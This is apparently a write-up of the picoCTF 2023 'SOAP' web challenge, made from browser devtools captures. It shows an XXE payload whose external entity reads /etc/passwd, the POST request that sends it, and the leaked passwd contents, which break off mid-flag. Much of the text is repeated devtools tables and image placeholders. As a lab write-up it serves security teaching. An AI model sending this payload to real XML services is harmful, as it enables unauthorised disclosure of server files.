



SOAP



MediumWeb ExploitationpicoCTF 2023XXE

AUTHOR: GEOFFREY NJOGU

Description

The web project was rushed and no security assessment was done. Can you read the /etc/passwd file?

[Web Portal](#)

debug info: [u:834257 e: p: c:376 t:295128]

This challenge launches an instance on demand.

Its current status is: **RUNNING**



Instance Time Remaining: **3 : 24**


Restart Instance

Hints

1

15,472 users solved


 92% Liked 

 picoCTF{FLAG}

Submit Flag


Computer Science

We have been ranked to be among the best universities in the world!




Carnegie Mellon University Africa Offers 3 masters degree programs.

Details



PicoCTF A free Computer Security education program.

Details




UPANZI NETWORK

Upanzi Network an initiative aimed at driving financial inclusion.

Details

Computer Science


We have been ranked to be among the best universities in the world!



Carnegie Mellon University Africa

Carnegie Mellon University Africa Offers 3 masters degree programs.


[Details](#)



picoCTF

PicoCTF A free Computer Security education program.

[Details](#)



CyLab-Africa
Carnegie Mellon University Security and Privacy Initiative

UPANZI NETWORK

Upanzi Network an initiative aimed at driving financial inclusion.

[Details](#)

Special Info::: Created By security and privacy experts

InspectorConsoleDebuggerNetworkStyle EditorPerformance

Filter URLs

St...	M...	Domain	File	Initiator	T...	Transfer...	Size	Headers	Cookies	Request	R
200	GET	satur...	/	document	ht...	4.45 kB ...	4...				
304	GET	satur...	xmlDetailsCheckPayload.js	script	js	cached	3...				
304	GET	satur...	detailsCheck.js	script	js	cached	8...		isAdmin: ""		
200	GET	code...	jquery-3.4.1.slim.min.js	script	js	cached	0 B				
200	GET	cdn.j...	popper.min.js	script	js	cached	0 B				
200	GET	stack...	bootstrap.min.js	script	js	cached	0 B				
200	GET	satur...	image2.png	img	png	8.47 kB ...	8...				
200	GET	satur...	image3.png	img	png	2.55 kB ...	2...				
200	GET	satur...	image1.png	img	png	84.01 kB...	8...				
404	GET	satur...	favicon.ico	Favico...	ht...	cached	2...				
200	P...	satur...	data	detailsC...	ht...	246 B	7...				

AllHTMLCSSJSXHRFontsImagesMediaWSOther

St...	M...	Domain	File	Initiator	T...	Transfer...	Size	Headers	Cookies	Request	Response
200	GET	satur...	/	document	ht...	4.45 kB ...	4...				
304	GET	satur...	xmlDetailsCheckPayload.js	script	js	cached	3...				
304	GET	satur...	detailsCheck.js	script	js	cached	8...				
200	GET	code...	jquery-3.4.1.slim.min.js	script	js	cached	0 B				
200	GET	cdn.j...	popper.min.js	script	js	cached	0 B				
200	GET	stack...	bootstrap.min.js	script	js	cached	0 B				
200	GET	satur...	image2.png	img	png	8.47 kB ...	8...				
200	GET	satur...	image3.png	img	png	2.55 kB (...)	2...				
200	GET	satur...	image1.png	img	png	84.01 kB...	8...				
404	GET	satur...	favicon.ico	Favico...	ht...	cached	2...				
200	P...	satur...	data	detailsC...	ht...	246 B	7...				

Filter HeadersBlockResend

POST http://saturn.picoctf.net:54858/data



Status200 OKVersionHTTP/1.1Transferred246 B (73 B size)Referrer Policystrict-origin-when-cross-originRequest PriorityHighestDNS ResolutionSystem


Response Headers (173 B)Raw

Connection: closeContent-Length: 73Content-Type: text/html; charset=utf-8Date: Thu, 17 Jul 2025 02:36:11 GMTServer: Werkzeug/2.3.6 Python/3.8.10

Request Headers (410 B)Raw


Accept: */*Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.5Connection: keep-aliveContent-Length: 61Content-Type: application/xmlCookie: isAdmin=1Host: saturn.picoctf.net:54858Origin: http://saturn.picoctf.net:54858Priority: u=0Referer: http://saturn.picoctf.net:54858/





The screenshot shows the Geany IDE with a file named `s.txt` open. The file contains the following XML payload:

```
1 <!--?xml version="1.0" ?-->
2 <!DOCTYPE foo [<!ENTITY example SYSTEM "file:///etc/passwd"> ]>
3 <data>&example;</data>
4
```



Key Takeaways: If proper input validation and secure XML parsing are not implemented, SOAP services can be vulnerable to attacks such as SSRF, XXE, and file disclosure. In this challenge, we can assume that insufficient input validation allows an attacker to exploit XML parsing through an XML External Entity (XXE) vulnerability.

Challenge solved.

AllHTMLCSSJSXHRFontsImagesMediaWSOther

New RequestSearchBlocking[4]S↑D...FileI...TT...S[▶]HeadersCookiesRequestResponse▼

POSThttp://saturn.picoctf.net:5485...

URL Parameters

namevalue

Headers

Hostsaturn.picoctf.net:54858

Accept-...gzip, deflate

Refererhttp://saturn.picoctf.net:54...

Conten...132

Originhttp://saturn.picoctf.net:54...

Connec...keep-alive

CookieisAdmin=1

User-A...Mozilla/5.0 (X11; Linux x86_...

Accept*/*

Accept-...en-US,en;q=0.5

Conten...application/xml

Priorityu=0

namevalue

Body

/passwd">]> <data><ID>&example;</ID></data>

ClearSend

Invalid ID: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin flask:x:999:999::/app:/bin/sh picoctf:x:1001:picoCTF{XML 3xte